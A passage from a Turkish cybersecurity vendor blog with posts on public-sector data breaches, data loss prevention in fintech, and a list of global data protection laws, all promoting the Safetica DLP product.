**Excerpt:** Kamu veri ihlallerinin karmaşık dünyasını keşfediyor, saldırıların arkasındaki faktörleri ve veri kaybını önlemenin (DLP) kurumlarımız için önemini inceliyoruz.
**Content:**
Kamu kurumları, gizli verilerden vatandaşların kayıtlarına kadar çok sayıda hassas bilgiyi barındırır. Ancak teknoloji ilerledikçe siber tehditler de artıyor. Son yıllarda dünya genelinde artan veri ihlalleri sadece şirketleri ve bireyleri değil, devlet ve hükümetleri de etkiliyor. Arkada bıraktığımız 2023 yılında bu ihlaller hem daha sık hem de daha sofistike yöntemlerle gerçekleştirildi.
Hükümetin çok gizli dosyalarının izinsiz olarak dış güçlere ifşa edildiği bir senaryo hayal edin. Bu sadece casus romanlarının konusu değil; devlet kurumlarının gerçek dünyada karşılaştığı bir zorluk. Bilgisayar korsanları, bilerek ya da bilmeyerek, hassas devlet verilerine erişim sağlayarak yalnızca güvenliği değil, aynı zamanda halkın güvenini de riske atıyor.
Bu makalede, kamu veri ihlallerinin karmaşık dünyasını keşfedecek, bu saldırıların arkasındaki faktörleri ve veri kaybını önlemenin kurumlarımızı korumadaki önemli rolünü inceleyeceğiz.
## Kamu sektörü veri ihlali istatistikleri
Öncelikle, geçtiğimiz yıl yaşanan veri güvenliği olaylarının ölçeği hakkında somut bir fikir edinmek için Verizon’un 2023 Veri İhlali Araştırmaları Raporu’ndaki rakamlara bakalım. Bu rapor, ihlalleri küresel ölçekte inceliyor ve bize dünyadaki veri güvenliğinin mevcut durumu hakkında oldukça iyi bir fikir veriyor.
Kamu sektöründe, 584’ü veri ifşası doğrulayan 3.273 şaşırtıcı olay rapor edilmiştir. Bunu sadece [sağlık sektörünü](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/) etkileyen 525 olayla ve hem [finans](https://antivirus.com.tr/fintech-dunyasinda-veri-kaybini-onleme/) hem de [üretim sektöründeki](https://antivirus.com.tr/uretim-sektorunde-veri-kaybi-neden-onemli-nasil-onlenir/) yaklaşık 1.800 olayla karşılaştırın. Bir şekilde kamu bilgilerinin güvenliğini tehlikeye atan önemli sayıda ihlal yaşanıyor.
Kamu sektöründe en yaygın ihlal biçimleri sisteme izinsiz giriş, kayıp ve çalıntı varlıklar ve sosyal mühendisliktir. Her ne kadar kamu verilerini çalmaya çalışanın her zaman kurum dışından kötü bir adam olacağını düşünseniz de, olayların %30’unda kurum içi aktörler de rol oynamaktadır. Bu iç-dış dinamiği, kamu verilerini koruma zorluğuna karmaşıklık katmaktadır.
İlerleyen bölümlerde, bu istatistiklerin gerçek dünya senaryolarına nasıl dönüştüğünü ve veri kaybı önlemenin kamu kurumlarını bu tür tehditlerden korumadaki rolünü inceleyerek daha da derine ineceğiz.
## Kamu veri güvenliği olaylarında yaygın taktikler
Her savaş alanında olduğu gibi, rakibinizin taktiklerini anlamak çok önemlidir. Onları alt edebilmenizin tek yolu budur! Tüm veri ihlallerinde olduğu gibi kamuyu hedefleyen ataklarda da siber suçlular güvenli sistemlere sızmak için sayısız strateji kullanmaktadır. Siber suçluların kullanmayı sevdiği en yaygın taktiklerden bazılarını inceleyelim:
### Kamu çalışanlarını hedef alan kimlik avı dolandırıcılığı
[Kimlik avı dolandırıcılığı](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/), yaygındır ve etkili olmaya devam etmektedir. Bu yöntemde siber suçlular, kamu çalışanlarını kandırmak için genellikle güvenilir kuruluşlar gibi davranarak ikna edici e-postalar veya mesajlar gönderir. Kötü niyetli bağlantılara tıklamak veya virüslü dosyaları indirmek tüm sistemin güvenliğini tehlikeye atabilir. Çoğu zaman, çalışanın yaptığı basit ve masum bir hata ciddi sonuçlar doğurabilir.
---
###
Fidye yazılımı saldırıları
Fidye yazılımı, bir kuruluşun verilerinin siber suçlu tarafından şifrelenmesini ve ardından şifre çözme anahtarı karşılığında bir fidye ödemesi talep edilmesini içerir. Bu saldırılar tüm sistemleri durma noktasına getirebilir ve pahalı kurtarma çabaları gerektirebilir, bu da onları kamu veri ihlallerinde yaygın ve etkili bir taktik haline getirir.
---
###
Gelişmiş kalıcı tehditler (APT’ler)
APT’ler genellikle iyi organize olmuş bilgisayar korsanlığı grupları tarafından yürütülen sofistike, uzun vadeli siber saldırılardır. Bu saldırganlar devlet sistemlerine sızdıktan sonra kalıcı bir varlık oluşturur, hassas verileri dışarı sızdırırken veya casusluk faaliyetleri yürütürken uzun süre fark edilmeden kalırlar. APT’lerin tespit edilmesi zordur ve devlet kurumlarına ve veri güvenliklerine ciddi zararlar verebilir.
---
###
Özel sektör ortaklarının hacklenmesi
Hükümetlerle çalışan özel sektör ortaklarının hassas kamu sektörü verilerine erişimi olabilir ve bir bilgisayar korsanı güvenlik sistemlerini ihlal ederek değerli hükümet bilgilerine giriş noktası elde edebilir. Bu tür taktikler, devlet kurumları ile ortakları arasındaki ilişkinin inceliklerini ortaya koymaktadır.
---
###
İçeriden gelen tehditler
[İçeriden gelen tehditler](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/), devlet sistemlerine yetkili erişimi olan kişilerin verileri kasıtlı veya kazara kötüye kullandığı veya yanlış işlediği olayları ifade eder. Bu, gizli belgeleri yetkisiz taraflarla paylaşmak veya hassas verileri yanlışlıkla yanlış alıcılara göndermek gibi eylemler yoluyla hassas bilgileri kasıtlı veya kasıtsız olarak sızdıran kamu çalışanlarını veya yüklenicileri içerebilir.
---
###
Fiziksel sunuculara erişim
Geleneksel yaklaşım hala etkilidir. Bilgisayar korsanları, bazı devletler tarafından veri depolamak için kullanılan eski fiziksel sunuculardaki güvenlik açıklarını tespit eder. Bu sunucular kolay giriş noktalarına sahip olabilir ve bu da onları cazip hedefler haline getirir. Buradan çıkarılacak ders açıktır: devlet verilerinin korunması sadece dijitalin ötesine geçer; fiziksel güvenlik de önemlidir.
## Kamu kurumları için en iyi siber güvenlik uygulamaları
Siber tehditlerin sürekli değişen ve her zaman aktif olan dünyasında gezinirken, hükümetler kendilerini önemli bir görevle karşı karşıya buluyorlar: hassas verilerini korumak. Bu bölümde, hükümetlerin verilerini güvende tutmaya yardımcı olmak için benimseyebilecekleri temel adımları ve stratejileri inceleyeceğiz.
### Çalışan eğitimine önem verin
“Bir zincir ancak en zayıf halkası kadar güçlüdür” derler. Kamu siber güvenliğinde, bu zayıf halka farkında olmayan bir çalışan olabilir. İçerideki insanları veri ihlallerini nasıl tanıyacakları ve önleyecekleri konusunda eğitmek çok önemlidir.
**İpucu:** [Çalışanlarınızı veri güvenliği konusunda nasıl eğitebilirsiniz](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) makalemizde, çalışanlarınıza veri güvenliğini nasıl açıklayacağınız, ne tür güvenlik politikalarının işe yarayacağı ve kendi Güvenlik Farkındalık Programınızı nasıl oluşturabileceğiniz konularını derinlemesine ele alıyoruz.
### 
### Bulut tabanlı yazılımları benimseyin (Güvenlidirler)
Yerinde fiziksel sunuculardan bulut tabanlı çözümlere geçiş, modern kamu siber güvenliğinde çok önemlidir. Bulut sağlayıcıları otomatik yedeklemeler ve düzenli güncellemeler sunarak kritik verilerin güvenliğini ve erişilebilirliğini garanti eder. Bulut çözümleri önemli avantajlar sağlarken, bunların güvenli bir şekilde uygulanmasını sağlamak önemlidir. Bu yalnızca veri ihlali riskini en aza indirmekle kalmaz, aynı zamanda devlet operasyonlarını da kolaylaştırır.
### Ticket sisteminin uygulanması
Kamu kuruluşlarındaki departman ve sistem sayısının artmasıyla birlikte, ticket sistemleri teknik sorunları verimli bir şekilde önceliklendirmek ve çözmek için otomatik bir mekanizma sağlar. Sorunların derhal ele alınmasını sağlayarak potansiyel olarak güvenlik açıklarının artmasını önler. Bu proaktif yaklaşım yalnızca genel verimliliği artırmakla kalmaz, aynı zamanda potansiyel siber güvenlik tehditleri riskini de azaltır.
### Yalnızca güvenli şirketlerle ortaklık kurun
Devlet kurumları özel işletmelerle çalıştıklarında, genellikle önemli verileri paylaşırlar ve bu da verileri daha fazla risk altına sokabilir. Bu ortakların güvenli, iyi korunan bilgisayar sistemleri kullandıklarından emin olmak çok önemlidir. Paylaşılan verilerin bütünlüğünü korumak amacıyla iş ortaklarının güçlü siber güvenlik uygulamalarına sahip olup olmadığını kontrol etmek için yönergeler oluşturun.
### Sağlam veri kaybı önleme (DLP) çözümleri uygulayın
Güçlü bir DLP çözümü, kapıda uyanık bir bekçi bulundurmaya benzer. DLP araçları veri hareketlerini izler, yetkisiz erişimi işaretler ve çalışanların bazı tehlikeli davranışlarda yer almasını önler. Tüm bunlar hassas bilgilerin dış ve [iç tehditlere](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/) karşı korunmasına yardımcı olur.
DLP çözümlerine ve devlet kurumlarında veri korumaya nasıl yardımcı olabileceklerine biraz daha derinlemesine bakalım.
## DLP yazılımı nedir ve verilerinizin korunmasına nasıl yardımcı olabilir?
DLP yazılımı, hassas verileri izleyerek, erişimi kontrol ederek ve yetkisiz dağıtımını önleyerek koruyan bir teknolojidir. DLP’nin birincil işlevlerinden biri, devlet ağınızdaki verileri tanımlayarak, kategorize ederek ve izleyerek veri ihlallerini önlemektir. Ve yorulmaz – iyi bir DLP asla dinlenmez, ağı sürekli tarar.
Olağandışı veya yetkisiz faaliyetleri tespit edebilir, ihlalleri izlerinde durdurabilir. İyi bir DLP çözümünün önemli bir özelliği de BT personelinin anında harekete geçmesini sağlayan gerçek zamanlı uyarılardır. Bir veri sızıntısı olduğunda zaman çok önemlidir, bu nedenle daha fazla hasarı önlemek için mümkün olan en kısa sürede harekete geçebilmek istersiniz.
Bu proaktif yaklaşım, başarısız bir veri ihlali ile başarılı bir veri ihlali arasındaki fark olabilir. Örneğin, sistem izinsiz girişleri kamu sektöründe yaygın bir ihlal modelidir. DLP ağ trafiğini aktif olarak izler ve bir siber saldırıya işaret edebilecek anomalileri tespit eder. DLP sisteminiz, yalnızca yetkili kişilerin hassas verileri görüntüleyebilmesini veya iletebilmesini sağlayarak ihlallere karşı ek bir savunma katmanı eklemelidir.
**Daha fazla bilgi edinin:** Entegre ve özel DLP’ler arasında fark vardır. [İkisini karşılaştıran makalemizde](https://antivirus.com.tr/dlp-ve-entegre-dlp-sizin-icin-en-mantikli-olan-hangisi/), daha sofistike özel DLP (Safetica gibi) tüm temelleri kapsarken, daha ucuz entegre sistemlerin neden kör noktalara sahip olabileceğini öğrenebilirsiniz.
## Safetica neden kamu kurumları için en iyi DLP çözümüdür?
Devlet kurumları için doğru Veri Kaybı Önleme (DLP) çözümünü seçmek söz konusu olduğunda, riskler yüksektir. Safetica, uzun yıllardır devlet veri güvenliği için güçlü bir seçim.
Safetica’nın neden devletler için en iyi DLP çözümü olduğuna dair birkaç örnek:
1. **Devlet ihtiyaçları için uyarlanmıştır**. Kamu kuruluşlarının benzersiz veri güvenliği gereksinimlerini anlıyoruz. DLP çözümümüz, kamu verilerinin gizli kalmasını ve korunmasını sağlayarak her türlü özel ihtiyacı karşılayacak şekilde özelleştirilebilir.
2. **Çeşitli veri türlerini kapsar**. Safetica, kişisel kayıtlardan gizli bilgilere kadar çok çeşitli veri türlerini kapsayan kapsamlı bir veri koruması sunar.
3. **Gerçek zamanlı tehdit tespiti**. DLP ürünlerimiz, olağandışı faaliyetler gerçekleştiğinde anında uyarılar sağlayarak kamu BT personelinin potansiyel tehditlere hızlı bir şekilde yanıt vermesine olanak tanır.
4. **Politika uygulaması**. Safetica, güvenlik politikalarını uygulayarak veri erişiminin yalnızca yetkili kişilerle sınırlandırılmasını sağlar.
5. **Sürekli destek ve güncellemeler**. Safetica, gelişen siber tehditlerin bir adım önünde olmak için sürekli Türkçe destek ve düzenli güncellemeler sağlar. Siber güvenlik eğrisinin önünde kalmaya kararlıyız.
Safetica’nın DLP yazılımını veri güvenliği stratejinize entegre ederek, günümüzde hükümetlerin karşılaştığı tüm zorlukların üstesinden gelebilirsiniz. [Safetica’yı keşfedin](https://stratus.com.tr/safetica-dlp/) ve verilerinizi ilk günden itibaren ihlallere ve içeriden gelen risklere karşı zahmetsizce koruyun.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Fidye Yazılımı, Gizlilik, Kamu kurumları, Kurumsal Güvenlik, Ransomware, Siber Güvenlik
---
### [Fintech dünyasında veri kaybını önleme](https://antivirus.com.tr/fintech-dunyasinda-veri-kaybini-onleme/)
**Published:** Eylül 4, 2023
**Author:** Can Erginkurban
**Excerpt:** Fintech dünyası, heyecan verici yenilikler ve teknolojik gelişmeler ile hızla ilerliyor. Ancak bu ilerlemenin bir de dezavantajı var: Artan veri ihlali tehdidi!
**Content:**
Fintech dünyası, heyecan verici yenilikler ve teknolojik gelişmeler sayesinde yıldırım hızıyla ilerliyor. Ancak bu ilerlemenin önemli bir dezavantajı var: artan veri ihlali tehdidi. Fintech şirketleri daha iyi müşteri deneyimleri sunmak için verileri kullandıkça, veri kaybını önleme (DLP) ihtiyacı da çok önemli ve karmaşık hale geliyor.
Bu makalede, fintech’in verileri güvende tutma konusunda karşılaştığı zorlukları ve şirketlerin müşteri bilgilerini korumak için hangi adımları atabileceğini inceleyeceğiz.
## Fintech sektöründe veri kaybı riskleri nelerdir ve bunları nasıl azaltabilirsiniz?
Fintech SaaS platformları kullanıcı deneyimlerini geliştirmek, uygulamalarını özelleştirmek ve müşterilere kişiselleştirilmiş hizmetler sunmak için büyük miktarda veri topladıkça, veri ihlali riski de artıyor. Bunun nedeni, daha özel hizmetlerin daha fazla veri gerektirmesi ve daha fazla verinin daha fazla kaybedilecek şey anlamına gelmesi ve bunun da siber suçluların ilgisini daha fazla çekmesidir.
Bu bölümde, Fintech’te veri kaybıyla ilişkili bazı ana riskler incelenmekte ve bu riskleri azaltmaya yönelik etkili stratejiler hakkında bilgiler verilmektedir. Elbette, temel olarak, kapsamlı bir bilgi güvenliği yönetim sistemine sahip olmanız gerekecektir (bkz. [uluslararası standart ISO 27001](https://antivirus.com.tr/iso-27001-iec-kapsami-amaci-ve-uyum-sureci/)). Ardından, aşağıdaki riskleri göz önünde bulundurun:

### 1. Fintech sektöründe veri ihlalleri
Fintech şirketleri, topladıkları ve işledikleri hassas müşteri verilerinden oluşan bir denizde yüzüyor ve bu da onları bilgisayar korsanları ve diğer siber suçlular için çekici hale getiriyor. Bir fintech şirketindeki potansiyel bir veri ihlali, gerçekleşmeyi bekleyen bir felakettir. Mali kayıp, itibarın yerle bir olması ve yasal sıkıntıları düşünün.
Bu nedenle fintech şirketlerinin güçlü güvenlik kalkanları oluşturmaları kesinlikle hayati önem taşıyor.
**Riski azaltın:**
- Verileri şifreleyin ve hassas veriler için güvenli depolama uygulamaları kullanın.
- Güvenlik açıklarını önlemek için güvenlik sistemlerini düzenli olarak güncelleyin ve yama uygulayın.
- Oturum açma prosedürlerini güçlendirmek için çok faktörlü kimlik doğrulama uygulayın.
- Sağlam bir DLP çözümüne sahip olun. (Önerimiz tabi ki [Safetica ONE](https://stratus.com.tr/safetica-dlp/safetica-one/) 😉)

### 2. Kişiselleştirilmiş veriler
Günümüzün fintech dünyasında, kişiselleştirilmiş veriler büyük bir mesele haline geldi (ve dürüst olalım, rekabet nedeniyle bu biraz gerekli). Şirketler, hizmetlerini kişiselleştirerek kullanıcılara birinci sınıf deneyimler sunmak istiyor. Ancak işin püf noktası şu: kişiselleştirilmiş verilerle aşırıya kaçmak, veri gizliliği açısından riskli bir iş olabilir. Çok fazla bilgi depolamak ve büyük ölçüde süslü yapay zekâ algoritmalarına güvenmek, bilgisayar korsanlarına kapı açabilir. Kişiselleştirme ve veri gizliliği arasındaki o dengeyi bulmak, kullanıcı güvenini sağlamanın ve hassas bilgileri korumanın anahtarıdır.
**Riski azaltın:**
- Kişisel verilerin gerekli sürelerin ötesinde saklanmasını sınırlandırmak için veri saklama uygulamalarını şirketinizin veri güvenliği politikasına dahil edin.
- Potansiyel riskleri belirlemek ve ele almak için düzenli veri gizliliği etki değerlendirmeleri yapın.
- Kişiselleştirme için belirli verileri paylaşmamayı tercih eden kullanıcılar için açık ve belirgin çıkışseçenekleri sunun.

### 3. Fintech sektörüne özel kullanım zorlukları:
Fintech şirketleri, kişiselleştirilmiş verileri orijinal planın ötesinde amaçlar için kullanmak istediklerinde bazen kendilerini zor bir noktada bulurlar. Sorun şu ki verileri çok uzun süre elde tutmak veya alternatif amaçlar için kullanmak yalnızca gizlilik kurallarını ciddi şekilde bozmakla kalmaz, aynı zamanda müşterilerin kendilerini huzursuz hissetmelerine de neden olabilir. Verilerini yalnızca amaçlandığı şekilde kullanacağınız konusunda size güvenebileceklerini bilmeleri gerekir.
Bu engellerin üstesinden gelmek için işletmeler kullanıcılara karşı açık ve dürüst davranarak inisiyatif almalıdır. Müşterilerin verilerinin nasıl kullanılacağına dair açık ve şeffaf bildirimlerde bulunmak ve her türlü ikincil amaç için açık rıza almak güven kazanmayı ve sürdürmeyi sağlayabilir.
**Riski azaltın:**
- Kişiselleştirilmiş veriler için izin verilen amaçları özetleyen kapsamlı bir veri kullanım politikası geliştirin.
- Veri kullanımını yetkili personel ve amaçlarla kısıtlamak için veri erişim kontrolleri uygulayın.
- Kullanıcıların, belirli veri kullanımlarını devre dışı bırakmak da dahil olmak üzere veri tercihlerini kolayca yönetmelerine izin verin.

### 4. Fintech dünyasında veri paylaşımı:
Veri paylaşımı, hızlı iş dünyasında, özellikle de fintech sektöründe, daha fazla verimlilik elde etmek ve kişiselleştirilmiş müşteri deneyimleri sunmak için yaygın bir uygulamadır. Ancak verilerin üçüncü taraf kuruluşlarla paylaşılması hassas bilgileri potansiyel ihlallere maruz bırakabileceğinden, bu uygulama doğal riskleri de beraberinde getirmektedir.
Veri işleyicisi olarak hareket eden Fintech şirketleri, veri güvenliğine öncelik vermeli ve müşteri verilerini yetkisiz erişim ve kötüye kullanıma karşı korumak için yeterli güvenlik önlemlerinin ve sözleşmeye dayalı düzenlemelerin mevcut olmasını sağlamalıdır.
**Riski azaltın:**
- Üçüncü taraf kuruluşlarla veri paylaşmadan önce bu kuruluşların güvenlik uygulamaları hakkında kapsamlı bir durum tespiti yapın.
- Özellikle veri korumaya yönelik hükümler içeren açık veri paylaşım anlaşmaları oluşturun.
- Güvenlik standartlarına uygunluğu sağlamak için üçüncü taraf veri işleme uygulamalarını düzenli olarak izleyin ve denetleyin.

### 5. Bulut güvenliği riskleri:
Fintech şirketleri bulut tabanlı teknolojileri daha önce hiç olmadığı kadar benimsiyor, inovasyon ve büyüme için yeni olanakların kapılarını açıyor. İlerlemeyi durduramazsınız, ancak bununla birlikte gelen bulut tabanlı tehditleri de dikkate almaya başlamalısınız.
Hassas finansal verilerin buluta emanet edilmesi, bulut sağlayıcısı tarafından uygulanan yetersiz güvenlik önlemleri, yetersiz erişim kontrolleri ve paylaşılan kaynaklar nedeniyle fintech şirketlerini veri ihlallerine açık hale getirebilir. Ek olarak, buluta erişimi olan şirketler için [içeriden gelen tehditler](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/) konusu da dikkate değer risk oluşturuyor. Çalışanların veya yüklenicilerin yanlışlıkla veya kötü niyetle verileri yanlış kullanabileceği de göz önünde tutulmalıdır.
**Riski azaltın:**
- Şifreleyin, şifreleyin, şifreleyin! Verileri bulutta depolamadan önce şifrelemek ekstra bir koruma katmanı ekler.
- Bulut sistemlerinize erişmek için çok faktörlü kimlik doğrulaması kullanın.
- Düzenli güvenlik denetimleri bulut sistemleriniz için bir sağlık kontrolü gibidir. Güvenlik açıklarının tespit edilmesine ve sorun haline gelmeden önce düzeltilmesine yardımcı olurlar.
- API’ler buluta açılan kapılar gibidir. Sinsi davetsiz misafirlerin içeri sızmasını önlemek için onları kilitli ve güvenli tutun.
Yukarıda bahsedilen riski azaltma yöntemlerinden bazılarının sadece iyi bir fikir olmakla kalmayıp, aynı zamanda bazı ülkelerdeki mevcut veri güvenliği yasaları kapsamında zorunlu olduğunu unutmayın. [Dünya çapındaki en önemli veri düzenlemelerine ilişkin bu makaleyi inceleyebilirsiniz.](https://www.safetica.com/blog/data-regulations-around-the-globe)

## İnsan hatası riskleri ve çalışan eğitiminin önemi
Gelişmiş teknolojiler ve hatasız veri güvenliği protokolleri veri korumada çok önemli bir rol oynasa da genellikle fark edilmeyen gizli bir tehlike daha vardır: insan hatası!
Sağlam BT sistemlerine ve DLP yazılımına sahip olmalarına rağmen, fintech şirketleri, çalışanları potansiyel siber tehditlerle başa çıkmak için iyi bilgilendirilmemişse savunmasız kalacaktır. Çalışanların yapacağı bir gözetim veya hata, herhangi bir fintech şirketi için büyük bir siber güvenlik sorununa neden olabilir.
Fintech şirketlerinin bu zorluğun üstesinden gelmek için uygun bir eğitimle (ve sık hatırlatmalarla) çalışanların veri güvenliğinin farkında olduğundan emin olmaları gerekir.
Her şeyden önce, çalışanların bir şeylerin ters gittiğini fark etmeleri için [eğitilmeleri](https://www.eset.com/tr/business/cybersecurity-training/) gerekir. Çalışan eğitimleri [sosyal mühendislik](https://www.eset.com/tr/social-engineering-business/#c6854628), [phishing](https://www.eset.com/tr/phishing/), güvenli veri işleme uygulamaları, [parola yönetimi](https://www.eset.com/tr/passwords-business/) ve olay raporlama prosedürlerigibi konuları kapsamalıdır. Bunların hepsi fintech bağlamında son derece önemlidir.
Basitleştirilmiş ve iyi anlatılmış güvenlik politikaları, fintech çalışanlarının sorumluluklarını ve uyumsuzluğun olası sonuçlarını anlamalarını sağlar. Kurum genelinde sürekli öğrenme ve iyileştirme kültürünü teşvik etmek, çalışanları potansiyel tehditleri anında fark etme ve bunlara yanıt verme konusunda güçlendirir.
Unutmayın, siber güvenlik tek seferlik bir olay değildir ve fintech çalışanlarını yeni ortaya çıkan tehditler ve en iyi uygulamalar konusunda güncel tutmak için sürekli öğrenme çok önemlidir – siber suçlular her gün yeni numaralar öğreniyor, bu nedenle çalışanlarınızın hızdan haberdar olması gerekiyor.
## Fintech iş hedeflerinin veri güvenliği düzenlemeleriyle uyumlu hale getirilmesi
Fintech şirketleri genellikle kendilerini finans sektörüne özgü düzenlemelerden oluşan bir labirentte gezinirken bulurlar. Gözlerini DORA, GLBA veya PCI DSS gibi kısaltmalardan ayırmamaları gerekir. Sıkı veri güvenliği standartlarını karşıladıklarından emin olmalıdırlar.
Ancak hepsi bu kadar değil – fintech’in AB’deki [GDPR](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/) gibi daha geniş kapsamlı düzenlemelerle de uyumlu hareket etmesi gerekiyor. Güney Afrika’nın POPIA veya ABD’de yakın zamanda yürürlüğe giren eyalet düzenlemeleri, örneğin Colorado Gizlilik Yasası veya Connecticut Veri Gizliliği Yasasıda önemli düzenlemeler arasındadır.
Bu düzenlemelere uyum sağlamak, özellikle yenileri ortaya çıktıkça ve mevcut olanlar güncellendikçe zor olabilir. Ancak sürekli değişen veri güvenliği dünyasında işler böyle yürüyor! Şirketler proaktif olmalı ve geride kalmamak için en son gereksinimler hakkında bilgi sahibi olmalıdır.
Belirli düzenleyici gereklilikler, bir işletmenin faaliyet gösterdiği yargı bölgesine bağlı olarak değişir. Yine de bazı yinelenen zorunlu hükümler bulunur:
1. **Veri şifreleme**: Birçok veri koruma yasası, kuruluşların hassas bilgileri yetkisiz erişime karşı korumak için şifreleme önlemleri almasını gerektirir.
2. **Erişim kontrolleri**: Yönetmelikler genellikle hassas verilere erişimi yalnızca yetkili personelle sınırlandırmak için erişim kontrollerinin kullanılmasını zorunlu kılar. **Ayrıca** [Sıfır Güven Yaklaşımı](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/)na da göz atın.
3. **Veri ihlali bildirimi**: Yasalar, kuruluşların bir veri ihlali durumunda etkilenen bireyleri ve düzenleyici makamları bilgilendirmesini ve bu bildirimlerin ne kadar hızlı olması gerektiğine dair zaman sınırları koymasını gerektirebilir.
4. **Onay yönetimi**: AB’nin GDPR’si gibi bazı düzenlemeler, kuruluşların kişisel verilerini toplamadan ve işlemeden önce bireylerden açık rıza almasını gerektirir ve genellikle bireylere rızayı iptal etme ve vazgeçme gibi ekstra haklar verir.
5. **Veri saklama politikaları**: Yönetmelikler, kuruluşların müşteri verilerini ne kadar süreyle saklayabileceğine ve bu verilerin ne zaman ve nasıl silinmesi gerektiğine ilişkin belirli yönergeler belirleyebilir.

## Safetica’nın DLP yazılımı ile fintech verilerinin korunması
Fintech alanında veri güvenliği tartışılmaz bir konudur. Hassas bilgilerin korunmasının sadece yasal bir zorunluluk değil, aynı zamanda ahlaki bir zorunluluk olduğunu rahatlıkla söyleyebiliriz. Fintech endüstrisinin verilere artan bağımlılığı, sağlam veri güvenliği önlemlerini, kullanıcıların güvenini korurken endüstrinin ilerlemesi için mutlak bir gereklilik haline getirmektedir.
[Safetica’nın güçlü Veri Kaybı Önleme (DLP) yazılımı](https://stratus.com.tr/safetica-dlp/), veri ihlallerine, insan hatalarına ve bulut tabanlı tehditlere karşı rakipsiz bir kalkan sunar:
- **Veri sınıflandırması**: Kuruluşunuzdaki kişisel verileri kolayca tanımlayın ve sınıflandırın, uygun şekilde işlenmesini ve korunmasını sağlayın.
- **Veri izleme ve denetleme**: Veri kullanımını gerçek zamanlı olarak izleyin, hassas veri aktarımlarını takip edin ve uyumluluk raporlaması ve analizi için ayrıntılı denetim günlükleri oluşturun.
- **Erişim kontrolleri**: Yalnızca yetkili personelin hassas verilere erişebilmesini sağlamak için erişim kontrolleri uygulayarak veri ihlali riskini azaltın.
- **Olay müdahalesi**: Safetica’nın yazılımı, olası veri ihlallerine hızlı bir şekilde yanıt vermenizi sağlayarak olayları araştırmanıza, etkiyi kontrol altına almanıza ve riskleri azaltmanıza olanak tanır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Fintech, Siber Güvenlik
---
### [Dünya genelinde veri koruma düzenlemeleri](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/)
**Published:** Ağustos 22, 2023
**Author:** Can Erginkurban
**Excerpt:** Dünyanın farklı köşelerinden bazı önemli veri koruma düzenlemeleri, siber güvenlik çerçeveleri ve sektöre özgü veri güvenliği standartlarını inceliyoruz.
**Content:**
Her şeyin birbirine bağlı olduğu dünyamızda veri güvenliği ve siber güvenlik, her ölçekten ve her sektörden kuruluş için önemli kaygılara sebep oluyor. Dünya çapında hükümetler, hassas bilgileri korumak ve siber tehditlerle mücadele etmek için çeşitli veri koruma düzenlemeleri uyguluyorlar. Yönetmelikler o kadar çok ki hepsine ayak uydurmak giderek zorlaşıyor!
Bu makalede, dünyanın farklı köşelerinden bazı önemli veri koruma yönetmelikleri, siber güvenlik çerçeveleri ve sektöre özgü veri güvenliği standartlarının derlenmiş bir listesini inceleyeceğiz.
Avrupa’daki geniş kapsamlı GDPR’dan Amerika Birleşik Devletleri’ndeki sektöre özel HIPAA’ya kadar, karmaşık veri koruma dünyasında gezinmenizi sağlayacak açıklamalarla birlikte anlaşılması kolay bir liste hazırladık.
Hemen konuya girelim:
## Genel veri koruma düzenlemeleri

### GDPR (AB)
**Tam adı:** Genel Veri Koruma Yönetmeliği
**Kapsam**: AB’de ikamet eden kişilerin kişisel verilerini işleyen dünya çapındaki tüm kuruluşlar.
**Açıklama** GDPR, dünyadaki en katı ve en karmaşık kişisel veri koruma yönetmeliğidir. Şirketler, AB vatandaşlarının kişisel verilerini korumakla yükümlüdür ve rızaları olmadan bu verileri toplayamaz veya işleyemez. Detaylı bilgi için [tıklayın](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/).
---

### CCPA (ABD)
**Tam adı:** Kaliforniya Tüketici Gizliliği Yasası
**Kapsam**: CCPA, işletmenin nerede olduğuna bakılmaksızın, öncelikle Kaliforniya’da faaliyet gösteren orta ve büyük ölçekli işletmeleri hedeflemektedir. “Kaliforniya’da faaliyet gösterme” şartlarının yerine getirilip getirilmediğini değerlendirmek kolay bir iş değildir.
**Açıklama** CCPA, Amerika Birleşik Devletleri’ndeki ilk kapsamlı tüketici gizliliği yasasıdır. Tüketicilere hangi kişisel bilgilerin toplandığını bilme hakkı, bu bilgilerin silinmesini isteme hakkı ve hassas verilerinin satışından vazgeçme hakkı verir.
*1 Ocak 2023’te, 2020 Kaliforniya Gizlilik Hakları Yasası (CPRA) CCPA’yı genişleterek tüketicilerin işletmelerin kişisel verilerini paylaşmasını engellemesine, yanlış verileri düzeltmesine ve işletmelerin “hassas kişisel bilgi” kullanımını sınırlamasına olanak tanıdı. Yasa, özel Kaliforniya Gizlilik Koruma Ajansı’nı kurdu.*
---

### PIPEDA (Kanada)
*PIPEDA’nın yerini yakında Tüketici Gizliliğini Koruma Yasası (CPPA) alabilir – Haziran 2023 itibariyle Avam Kamarası’nda ikinci okumadan geçti*.
**Tam adı:** Kişisel Bilgilerin Korunması ve Elektronik Belgeler Yasası
**Kapsam**: Kanada’da faaliyet gösteren kuruluşlar veya Kanada dışında bulunan ve Kanada içindeki ticari faaliyetlerle bağlantılı olarak kişisel bilgileri kullanan kuruluşlar.
**Açıklama** PIPEDA, Kanada’da ticari faaliyetlerde kişisel bilgilerin toplanması, kullanılması ve ifşa edilmesine ilişkin kuralları belirleyen bir gizlilik yasasıdır. Kâr amacı güden ticari faaliyetler sırasında özel sektör kuruluşları için geçerlidir.
---

### DPA 2018 (BIRLEŞIK KRALLIK)
**Tam adı:** Veri Koruma Yasası
**Kapsam**: Birleşik Krallık’ta kişisel verileri işleyen kuruluşlar (devlet ve kâr amacı gütmeyen kuruluşlar dahil)
